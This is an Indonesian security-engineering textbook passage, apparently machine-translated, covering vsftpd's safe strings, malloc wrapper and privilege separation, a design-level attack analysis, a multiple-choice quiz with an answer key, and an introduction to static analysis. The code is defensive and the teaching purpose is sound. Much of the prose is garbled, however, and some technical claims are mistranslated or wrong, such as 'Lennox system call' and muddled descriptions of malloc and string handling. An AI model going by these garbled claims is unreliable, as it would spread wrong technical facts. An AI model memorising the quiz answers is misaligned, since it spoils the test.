
1) Pada awalnya, baris kedua memiliki *string* C yang tidak berakhir di akhir.
2) strlen() adalah faktor berikutnya yang perlu dipertimbangkan. Dengan kata lain, strlen() akan memberikan hasil ini. Selain itu, bagian pertama dirinci dengan baik. Jadi, memiliki terminator nol, sebenarnya.
3) malloc() mengembalikan *buffer* dengan ukuran 3000 *byte*. *String length* mungkin jauh lebih kecil daripada *buffer length* keseluruhan. Akibatnya, malloc() harus melacak keduanya. Ketika datang untuk menggabungkan *string* bersama-sama, ini terutama benar.

```
void
private_str_alloc_memchunk(struct mystr* p_str, const char* p_src,
                           unsigned int len)
{
  ...
}

struct mystr
{
  char* p_buf;
  unsigned int len;
  unsigned int alloc_bytes;
};

void
str_copy(struct mystr* p_dest, const struct mystr* p_src)
{
  private_str_alloc_memchunk(p_dest, p_src->p_buf, p_src->len);
}
```

Gambar 5.7 Contoh *String* Aman Kedua dalam C
(Sumber: Universitas Maryland, 2014)

Sangat mudah untuk menggunakan *VSFTPD* (*Very Secure File Transfer Protocol Daemon*): Cukup ubah semua instance "care" dengan "vsftpd". Dengan struct mystr* dan *stuck*. Juga, strcpy() akan diganti dengan fungsi str_cpy(). Ada fungsi *private* yang disebut private_str_alloc_memchunk() yang

mengimplementasikan metode str_copy(). Dapat dilihat bahwa metode *private* di atas menerima p_dest, yang merupakan tujuan penyalinan mystr* p. *buf* diambil dari sumbernya, bersama dengan *link* yang ditentukan yang seharusnya dimiliki *buffer* itu. Sementara itu, perhatikan kode untuk alokasi potongan memchunk str pribadi.



Gambar 5.8 Contoh *String* Aman Kedua dalam C
(Sumber: Universitas Maryland, 2014)

Demi keselamatan dan keamanan, kode ini menggunakan berbagai perlindungan:

1) *Integer overflow* diperiksa terlebih dahulu, dengan terminator nol yang akan dimasukkan di bagian akhir diperhitungkan. "len + 1" lebih kecil dari len, yang menunjukkan situasi yang meng-*wrap* dan meng-*overflow*, sebagai lawan dari situasi yang meluap.
2) Diikuti dengan memastikan *destination buffer* memiliki cukup ruang per p_str untuk menyimpan *source*. *Buffer* lama dapat dibebaskan dan yang baru dapat dialokasikan jika perlu.
3) Akhirnya, ditambahkan *terminator* nol di akhir materi sumber setelah menyalinnya ke panjang yang diberikan.

5.9.3 Pertahanan: *Secure Stdcall*

Selanjutnya, akan dilihat *secure system call library* yang digunakan oleh *Very Secure FTPD* (*File Transfer Protocol Daemon*). *Error handling* adalah masalah umum, dan ini memperbaikinya. Berikut adalah perbandingan *Library*, dan *Library call*, antara lain:

1) *Library* sering membuat asumsi yang salah bahwa argumen sudah lengkap.
2) *Library call* juga dianggap selalu berhasil oleh pelanggan.

Pertimbangkan malloc() sebagai contoh. Bagaimana melanjutkan jika argumen ke malloc() negatif?

1) *Buffer overflow* dapat terjadi jika *malloc()* mengambil, katakanlah, nol sebagai *input*, seperti yang dipelajari sebelumnya.
2) Apa yang terjadi jika malloc() gagal mengembalikan apa pun? *Crash* karena *dereference* nol sering kali dapat diterima. Namun, *dereference* pada *platform* tanpa perlindungan memori dapat menimbulkan masalah *corruption* dan keamanan.

```
void *
      vsf_sysutil_malloc(unsigned int size) {
            void * p_ret;
            /* Bagaimana jika terjadi paranoia = integer
overflow / underflow? */
            if (size == 0 || size > INT_MAX) {
                        bug("zero or big size in
vsf_sysutil_malloc");
            }
            p_ret = malloc(size);
            if (p_ret == NULL) {
                        die("malloc");
            }
            return p_ret;
      }
```

Untuk masalah ini, *VSFTPD* (*Very Secure File Transfer Protocol Daemon*) merekomendasikan untuk membungkus *system call* dan memastikan pemeriksaan

kesalahan terjadi di *wrapper*, sehingga *client* tidak dapat lupa untuk melakukannya. Menggunakan opsi ukuran, dapat dilihat bahwa itu diuji. Tidak boleh melebihi bilangan bulat maksimum, juga tidak boleh di bawah nilai 1. Sebagai catatan tambahan, juga diuji untuk melihat apakah malloc() mengembalikan *pointer* nol. Jadi, jika itu masalahnya, akan langsung mematikan aplikasi.

Catatan: jika menemukan *input* yang tidak valid atau kehabisan memori, prosedur ini akan macet.


5.9.4 Pertahanan: *Privilege* Minimal

VSFTPD (*Very Secure File Transfer Protocol Daemon*) juga menggunakan strategi defensif yang dikenal sebagai "meminimalkan *privilege*". Berikut adalah beberapa hal yang harus dilakukan untuk meminimalkan *privilege*, antara lain:

1) Karena *input* yang tidak terpercaya selalu ditangani oleh proses *non-root*, *privilege* yang diberikan untuk proses ini dijaga agar tetap minimum. Untuk operasi terbatas yang memerlukan *root access*, IPC digunakan oleh proses tersebut untuk berkomunikasi dengan *root process*.
2) Kurangi *privilege* menjalankan proses sebanyak mungkin. Menjalankan sebagai pengguna tertentu adalah sebuah pilihan. Ini dapat dilakukan, misalnya, dengan memanfaatkan kemampuan *Lennox system call* untuk membatasi jumlah kemungkinan *system call* yang dapat digunakan.
3) *VSFTPD* (*Very Secure File Transfer Protocol Daemon*) juga menyembunyikan semua folder kecuali *folder* yang menyediakan *file*, membatasi akses proses ke *file* di sistem *host*.

Catatan: Meminimalkan jumlah kode *root* bertujuan untuk mengurangi *TCB* (*Trusted Computing Base*), yang sejalan dengan gagasan *privilege* paling rendah.

5.9.5 Proses Membangun Koneksi




Gambar 5.9 Diagram Proses Membangun Koneksi VSFTPD
(Sumber: Universitas Maryland, 2014)

Perhatikan bagaimana *VSFTPD* (*Very Secure File Transfer Protocol Daemon*) bekerja dengan cara yang lebih grafis. Baik *server* dan *client* ditunjukkan pada gambar di atas. Berikut adalah cara kerja membangun koneksi:

1) Untuk memulai *FTP* (*File Transfer Protocol*) *session*, *client* mengirimkan permintaan koneksi *TCP* (*Transmission Control Protocol*) ke *server*.
2) *Server* ber-*fork* dan *exec* untuk membuat *command processor* setelah menerima *request* ini.
3) Untuk membuat *login reader*, *command processor* melakukan *fork* untuk kedua kalinya.
4) *Username* dan *password* kemudian dapat dikirim ke *login reader* oleh *client*. *Command processor* kemudian akan diberitahu tentang *Username* dan *Password*. Untuk memeriksa apakah *username* dan *password* ini ada di *database password* sistem, menggunakan kemampuan *root*-nya.

5.9.6 Proses Eksekusi *Command*




Gambar 5.10 Diagram Proses Eksekusi *Command*
(Sumber: Universitas Maryland, 2014)

Berikut adalah cara kerja mengeksekusi *command*:

1) *Command Reader* dan *Executor* dengan *privilege* yang lebih rendah dibuat oleh *command processor* pada titik ini untuk berinteraksi dengan *client*.
2) *Client* mungkin meminta untuk memindahkan direktori atau ke *CHOWN* file, yaitu untuk mengubah pemilik *file*. *Root command processor* bertanggung jawab untuk melakukan *CHOWN* karena ini adalah *privilege action*.

5.9.7 Proses *Logout*




Gambar 5.11 Diagram Proses *Logout*
(Sumber: Universitas Maryland, 2014)

Client logout di beberapa titik dalam proses di atas. telah membersihkan semua yang terkait dengan pelanggan itu.

5.9.8 Serangan

Serangan apa yang bisa dilakukan dengan desain ini?

Serangan: *Login*



Gambar 5.12 Diagram Serangan *Login*
(Sumber: Universitas Maryland, 2014)


Login attack adalah yang pertama kali terlintas dalam pikiran. Menyuntikkan string melebihi *buffer* selama proses *login* adalah kemungkinan nyata, atau mungkin melakukan sesuatu yang buruk. Berikut adalah cara kerja serangan pada proses *login*, antara lain:

1) Akibatnya, *login reader* telah memutuskan untuk menerima *input* pengguna.
    a) Segala sesuatu yang lain diblokir kecuali *password* pengguna.
    b) Dengan demikian, *surface attack* berkurang, sehingga menyulitkan *client* untuk mendapatkan akses.
2) *Login reader*, di sisi lain, hanya memiliki jumlah akses yang terbatas. Menjalankan sebagai *root* bukanlah pilihan.
    a) Ternyata, otentikasi benar-benar terjadi di *command processor* yang berbeda.

b) Karena alasan inilah kode berbahaya apa pun yang mungkin dimasukkan ke *login reader* karena cacat dianggap tidak efektif.

3) *Command processor* tidak akan dapat berinteraksi langsung dengan *client*. Seperti yang dinyatakan sebelumnya, adalah hasil dari bagaimana koneksi ditangani. *Command processor* hanya membutuhkan sedikit informasi saat berinteraksi dengan *login reader*.

Serangan: *Command*




Gambar 5.13 Diagram Serangan *Command*
(Sumber: Universitas Maryland, 2014)

Perhatikan bahwa *client* sudah masuk. Berikut adalah cara kerja serangan pada proses *command*, antara lain:

1) Jika *command processor* mencoba pembaca perintah sekali lagi, pilihan akan sangat terbatas.
   a) Pengguna non-*root* dapat menjalankan *command*.
   b) Meskipun menangani sebagian besar instruksi, memiliki tingkat *privilege* yang lebih rendah untuk tugas-tugas ini.
2) Ada pertukaran konstan antara *command processor* dan *command reader* untuk *command* yang membutuhkan *privilege*. Jika *client* mencoba berkomunikasi langsung dengan *command processor*, tidak akan diizinkan, dan instruksi yang di transfer antara *command processor* dan *command reader* cukup dibatasi.

Serangan: *Cross-Session*



Gambar 5.14 Diagram Serangan Lintas-Sesi
(Sumber: Universitas Maryland, 2014)

Sebagai opsi terakhir, mungkin melihat kemungkinan satu koneksi *FTP* (*File Transfer Protocol*) digunakan untuk menyerang *client* lain. Kemudian, pertimbangkan bagaimana ini bisa terjadi:

1) *Command reader* atau *executor* dibuat oleh *client* pertama yang terhubung.
2) *Client* kedua melakukan hal yang sama.
3) Di antara dua prosedur, kedua *client* ini sekarang dapat bertemu.
4) Di atas adalah sesi satu lawan satu. Kedua *session* sedang mengerjakan hal yang berbeda.
5) Akibatnya, *command reader* tidak dapat berkomunikasi dengan *client* lain.

5.9.9 Poin Penting Lainnya dari *VSFTPD* (*Very Secure File Transfer Protocol Daemon*)

Berikut adalah poin penting lainnya dari *VSFTPD* (*Very Secure File Transfer Protocol Daemon*), antara lain:

1) *VSFTPD* (*Very Secure File Transfer Protocol*) menawarkan opsi *secure socket* untuk koneksi terenkripsi, tetapi tidak diaktifkan secara *default*, yang menarik. Akibatnya, mungkin tidak dapat diandalkan.
2) Eksekusi *third party* juga merupakan area di mana *VSFTPD* (*Very Secure File Transfer Protocol*) berusaha untuk mengurangi permukaan

serangannya. Contoh: *Directory list*, tidak ditangani oleh perintah ls biasa melainkan oleh kode khusus.

5.9.10 Sisa Proses

Setelah itu, bab berikutnya akan melihat tahap terakhir *testing* dan *assurance*. Contoh: *Static Analysis*, dapat digunakan untuk menemukan kelemahan keamanan dalam tinjauan kode otomatis. *Symbolic Execution*, yang merupakan komponen kunci dari *white box fuzz testing* otomatis, juga akan dibahas. Saatnya untuk meninjau beberapa teknik pengujian penetrasi yang paling umum. *Black hat tester* menggunakan banyak teknologi untuk mencari kelemahan keamanan di seluruh sistem.

5.10 Kuis

1) Mengapa menunda pertimbangan keamanan sampai setelah pengembangan perangkat lunak merupakan ide yang buruk?
    a) Setelah program dibangun, penyelesaian masalah menjadi lebih rumit dan mahal.
    b) Semuanya.
    c) Mungkin diabaikan kebutuhan keamanan kritis yang memerlukan desain ulang.
    d) Mungkin dibuat kesalahan desain penting dalam program.
2) Apa yang dimaksud dengan *case of abuse*?
    a) Skenario yang menggambarkan kemungkinan pelanggaran keamanan dalam kondisi terkait.
    b) Skenario yang menunjukkan kebutuhan fungsional sistem.
    c) Ilustrasi diskusi kontroversial antara tim keamanan dan pengembangan.
    d) Laporan resmi MITER Corp. yang menjelaskan kerentanan perangkat lunak yang terdeteksi dan kemungkinan penyalahgunaannya.

3) Manakah dari berikut ini yang merupakan argumen untuk memodelkan ancaman secara eksplisit saat mengembangkan sistem?
    a) Semua sebelumnya.
    b) Akibatnya, pengguna dapat melindungi dari serangan yang paling mungkin/mahal/signifikan.
    c) Untuk menghindari pertahanan yang tidak koheren.
    d) Akibatnya, dapat ditentukan dan diperiksa asumsi yang mendukung desain.
4) Asumsikan sebuah perusahaan mengembangkan perangkat lunak untuk bank, dan *client* bank dapat mengakses *website*-nya dari jarak jauh melalui *PC* (*Personal Computer*) komoditas. Komputer ini mungkin terinfeksi *malware* yang merekam penekanan tombol atau membaca data yang disimpan di sistem. Model ancaman mana (seperti yang dinyatakan dalam kuliah) yang menurut *developer* paling masuk akal untuk dipertimbangkan saat membuat *website* bank?
    a) *Co-located user*.
    b) *Network user*.
    c) *Malicious user*.
    d) *Snooping user*.
5) Apa perlindungan yang efektif terhadap kemampuan unik pengguna mata-mata?
    a) Mengautentikasi pengguna dengan menggunakan kata sandi.
    b) Enkripsi.
    c) Penggunaan bahasa yang aman untuk tipe.
    d) Pemanfaatan *firewall*.
6) Kebijakan/tujuan keamanan apa yang dilanggar oleh serangan *denial of service*?
    a) *Integrity*
    b) *Availability*
    c) *Authentication*
    d) *Authorisation*

7) Apa yang dimaksud dengan kata "*principal*" ketika membahas keamanan komputer?
    a) Aturan praktis untuk pengkodean yang aman.
    b) Sebuah pengamatan dasar.
    c) Seorang aktor, atau peran, yang merupakan subjek dari kebijakan keamanan.
    d) Sebuah metode untuk pendelegasian.
8) Teknik keamanan mana yang menggunakan kata sandi, biometrik, dan ponsel penerima *SMS* (*Short Messaging Service*) milik pengguna?
    a) *Audit*
    b) *Authentication*
    c) *TCB* (*Trusted Computing Base*)
    d) *Authorisation*
9) Diklasifikasikan konsep desain aman ke dalam banyak kelompok berdasarkan respons kelompok terhadap serangan. Manakah dari berikut ini adalah contoh dari kategori yang mana? Menjalankan setiap *tab browser* dalam proses *OS* (*Operating System*) yang berbeda (seperti yang dilakukan browser *Chrome*) adalah contoh kategori mana?
    a) Tidak ada yang sebelumnya
    b) *Recovery* (dari serangan yang berhasil)
    c) *Mitigation* (kerusakan akibat serangan)
    d) *Prevention* (dari serangan)
10) Asumsikan perusahaan sedang mengembangkan antarmuka pengguna grafis untuk bekerja dengan implementasi *RSA* dan ingin memberi pengguna mekanisme untuk menghasilkan *key* baru. Manakah dari desain berikut yang memprioritaskan keamanan?
    a) Izinkan pengguna untuk memilih jumlah bit melalui *slider*, dengan penggeser awalnya ditetapkan pada 2048-bit. Visualisasikan perbedaan dalam daya perlindungan relatif saat pengguna menyesuaikan penggeser ke nilai yang lebih besar atau lebih rendah, misalnya, menggunakan meteran.

b) Jangan pernah menanyakan tentang ukuran *key* dari pengguna - selalu gunakan 256-bit.
c) Tanyakan kepada pengguna, tetapi tetapkan panjang jawaban default ke 2048-bit, berdasarkan premis penyerang yang kuat.
d) Gunakan *text box* untuk meminta pengguna memberikan jumlah bit yang diinginkan untuk *key*.

11) Asumsikan perusahaan sedang mengembangkan sistem untuk manajemen data yang dapat diperluas. Perusahaan ingin menyertakan *plug-in* yang mampu menerapkan aturan penyimpanan dan kemampuan pemrosesan *query* untuk berbagai tipe data (mis., data relasional, data objek, data *XML*, dll.). Manakah dari desain berikut yang memprioritaskan keamanan?
    a) Untuk memaksimalkan efisiensi, *plug-in* dibangun sebagai proses *OS* (*Operating System*) yang berbeda yang berbagi memori dengan proses utama (dan juga dapat mengakses memorinya). Komunikasi antar proses digunakan untuk mengkomunikasikan pertanyaan/pembaruan.
    b) *Plug-in* dibangun sebagai proses sistem operasi independen; proses ini berinteraksi dengan dan dari proses utama untuk menangani permintaan dan modifikasi format data.
    c) *Plug-in* dan perangkat lunak manajemen data utama diintegrasikan ke dalam *kernel* sistem operasi sebagai jenis *driver* perangkat khusus, yang memberikan akses langsung ke penyimpanan yang stabil dan tumpukan jaringan sambil memungkinkan *OS* (*Operating System*) untuk menegakkan keamanannya.
    d) *Plug-in* terhubung langsung ke *data management software address space*, memastikan kinerja optimal.

12) Mengenkripsi *database password* termasuk dalam kategori konsep desain mana?
    a) Ini menunjukkan perlunya pemantauan dan pemulihan.
    b) Ini adalah ilustrasi pertahanan secara mendalam.
    c) Ini adalah ilustrasi tentang pentingnya kesederhanaan.

13) Manakah dari kelemahan berikut yang dapat ditangani oleh *safe string library* di *VSFTPD* (*Very Secure File Transfer Protocol Daemon*)? (Pilih dua)
    a) *Buffer overflow*
    b) *Integer overflow*
    c) *Format string attack*
14) *VSFTPD* (*Very Secure File Transfer Protocol Daemon*) memotong proses baru untuk menangani setiap koneksi *client*. Itu bisa, sebaliknya, meng-*spawn thread* dalam proses utama untuk menangani setiap koneksi, seperti yang dilakukan di banyak *server*. Bagaimana desain alternatif ini dibandingkan dengan aslinya?
    a) Itu akan lebih aman, karena akan dapat diterapkan panggilan sistem *SecComp* ke *thread* ini, tetapi tidak ke proses.
    b) Ini akan lebih aman, karena *thread* tidak rentan terhadap serangan *distributed denial of service*, sementara prosesnya.
    c) Ini akan sama-sama aman dan berkinerja lebih baik daripada proses karena *thread* lebih murah untuk ditangani.
    d) Ini akan menjadi kurang aman karena *client* jahat yang membahayakan satu utas mungkin (lebih cepat) mengakses data yang digunakan oleh *client thread* lain, karena *client thread* berbagi *address space* yang sama.
15) *FTP* (*File Transfer Protocol*) *server* mungkin diminta untuk membuat daftar isi direktori. *VSFTPD* (*Very Secure File Transfer Protocol Daemon*) dapat melakukan ini dengan menjalankan perintah ls (atau dir) sistem dan mengembalikan output ke *client*. Namun, *VSFTPD* (*Very Secure File Transfer Protocol Daemon*) tidak menyelesaikan ini, melainkan mengimplementasikan daftar direktori secara langsung melalui metode sistem yang diperlukan. Mengapa dikalim bahwa arsitektur *VSFTPD* (*Very Secure File Transfer Protocol Daemon*) aman?
    a) Memanggil ls tidak diberi cara apa pun untuk menggunakan default *fail-safe*.

b) Memanggil ls melibatkan *forking* proses baru, yang kurang aman daripada berjalan dalam proses yang sama.
c) Menggunakan ls memberikan lebih sedikit kontrol atas *output*, yang membuat pengguna terbuka terhadap serangan gaya *XSS* (*Cross-Site Scripting*).
d) ls melakukan lebih dari yang dibutuhkan, dan dengan demikian memperluas *TCB*.

5.11 Jawaban Kuis

1) B
2) A
3) A
4) A
5) B
6) B
7) C
8) B
9) C
10) A
11) B
12) B
13) A, dan B
14) D
15) D

BAB VI

ANALISIS APLIKASI

6.1 *Static Analysis*: Pendahuluan Bagian 1

Melakukan *code review* dengan bantuan alat adalah bagian penting dari proses pengembangan perangkat lunak yang aman. *Static Analysis* menjadi lebih umum dalam teknologi ini.


6.1.1 *Static Analysis* untuk Pengembangan yang Aman

Analisis statis akan menjadi fokus bab ini. Dimulai dengan memperkenalkan diri. Setelah itu, akan membahas bagaimana *static analysis* digunakan dalam praktik, dilanjutkan dengan bagaimana membuat *basic context analysis*, *plot*, dan *sensitive route*, dan juga pembahasan tentang bagaimana meningkatkan akurasinya.

6.1.2 Praktik Terkini

Testing

Testing sekarang metode yang paling banyak digunakan untuk memastikan kualitas perangkat lunak, dan sedang mencari satu set *input* yang tampaknya penting untuk cara kerja program, dan melihat apakah *testing* berjalan dengan benar.



Gambar 6.1 Diagram Praktik Terkini dalam Jaminan Perangkat Lunak
(Sumber: Universitas Maryland, 2014)

Jadi, disediakan program dengan *input* di atas. *Output* dihasilkan oleh perangkat lunak, dan *oracle* yang dibuat oleh *tester* memvalidasi bahwa hasil yang diantisipasi sebenarnya ada.

Code Auditing

Manual code auditing adalah strategi pelengkap yang bertujuan untuk meyakinkan anggota tim pengembangan perangkat lunak bahwa kode sumbernya akurat.

Keuntungan: *Human code reviewer* memiliki kemewahan untuk dapat melakukan ekstrapolasi di luar satu kali proses ketika melihat sepotong kode. Karena itu, *code auditing* mampu melakukan lebih baik daripada *single test case*. Imajinasi *code auditing* sangat jelas sehingga dapat membayangkan skenario yang belum dibuat sebagai *test case*.

Kekurangan: *Human time* jauh lebih mahal daripada waktu komputer. Selain itu, adalah pekerjaan yang menantang yang kini hadir dengan *coverage assurance*.

6.1.3 Keuntungan dan Kekurangan *Static Analysis*

Static analysis ada di sini untuk membantu. Tujuannya adalah untuk mempelajari kode sumber program menggunakan program komputer tanpa pernah menjalankannya. Sebuah mesin diminta untuk melakukan fungsi yang sama yang akan dilakukan oleh orang yang sebenarnya selama tinjauan kode.

Kelebihan:

Cakupan kode lebih banyak. Sebagai hasil dari program *static analysis*, dapat dipastikan bahwa properti yang telah dicoba bangun, idealnya yang wajar dapat dibuat oleh program komputer. Sepanjang waktu, *security property* penting sebenarnya benar. Mungkin juga berpikir tentang program yang belum selesai, seperti perpustakaan, yang biasanya sulit untuk dievaluasi.

Kekurangan:

Static analysis, ternyata, juga memiliki kelemahan. Ketika datang ke *functional correctness*, Contoh: Hanya bisa fokus pada beberapa atribut. Pertimbangan teknis dapat menyebabkannya mengabaikan kesalahan tertentu atau *false alarm*. Selain itu, mungkin perlu waktu lama untuk beroperasi.

6.1.4 Dampak

Saat mengembangkan perangkat lunak yang berfokus pada keamanan, *static analysis* mungkin memiliki pengaruh besar:

1) *Static analysis* membebaskan untuk fokus pada penalaran yang lebih dalam karena dapat secara menyeluruh memeriksa atribut yang dibatasi tetapi relevan dan menghapus seluruh kategori kesalahan.
2) Penggunaan *static analysis tool* juga dapat mengarah pada peningkatan praktik dalam pengembangan perangkat lunak.
    a) Pemrogram yang memanfaatkan alat dengan baik lebih cenderung membuat kode yang bebas dari kesalahan.
    b) Akibatnya, *programmer* dipaksa untuk menghadapi dan menghadapi *manifest* sendiri. Contoh: Ketika datang untuk meningkatkan akurasi *tool*, dan akan menggunakan anotasi yang dapat dipahami *tool*.
3) Ada alat komersial untuk analisis statis. Akibatnya, bisnis mulai merasakan efek dari pergeseran ini sekarang.

6.2 *Static Analysis*: Pendahuluan Bagian 2

6.2.1 *The Halting Problem*

Halting Problem adalah masalah *static analysis* yang terkenal. Gambaran visual dari masalah tersebut adalah sebagai berikut. Diperlukan membuat salah satu *analyser* ini untuk mengatasi masalah penghentian. Bahwa *subject of termination*

tidak dapat ditentukan telah ditunjukkan. Untuk semua program dan *input*, *general analyser* tidak dapat ditulis untuk menjawab pertanyaan *termination*.

6.2.2 Properti Lainnya

Namun, dapat ditentukan fitur tambahan terkait keamanan, seperti kemampuan untuk *terminate*. Contoh: *Static analysis*, dapat digunakan untuk menunjukkan bahwa semua akses *array* berada dalam batasan kode. Akibatnya, jawaban atas pertanyaan ini tetap tidak terjawab. Seperti banyak karakteristik menarik lainnya. Berikut adalah beberapa contoh pertanyaan yang belum ditangani. *Rice theorem* menyatakan bahwa semua kualitas ini tidak diketahui.

6.2.3 *Halting ≈ Index in Bounds*

Ketika datang ke masalah penghentian, *Index in Bounds* identik dengan pertanyaan apakah indeks *array* berada di dalam jangkauannya. Berikut adalah beberapa hal yang harus dilakukan:

1) Kesulitan analisis program identik dengan masalah penghentian, menurut gaya pembuktian demi transformasi ini.
    a) Dimulai dengan mengonversi semua ekspresi pengindeksan a[i] dalam program menjadi *exit*. Pertama, hapus a[i] dengan melakukan pemeriksaan batas. Dengan kata lain, apakah nilai i lebih besar dari, sama dengan, atau kurang dari *length*-nya. Maka a[i] normal, jika demikian, dan jika tidak, *exit*.
    b) Buat semua titik *exit point* di *out-of-bound access* program. Perintah *exit* dan *exception* yang tidak tertangkap adalah contoh dari apa yang mungkin terjadi jika kode dieksekusi. Indeks di *out of bound* adalah apa ini.
2) Program transformasi ini sekarang dikirim ke *analyser*, yang diyakini mampu menentukan apakah akses *array* berada di dalam batas *array* atau tidak.


a) Aman untuk mengasumsikan bahwa program asli berhenti jika pemeriksa batas *array* melaporkan kesalahan.
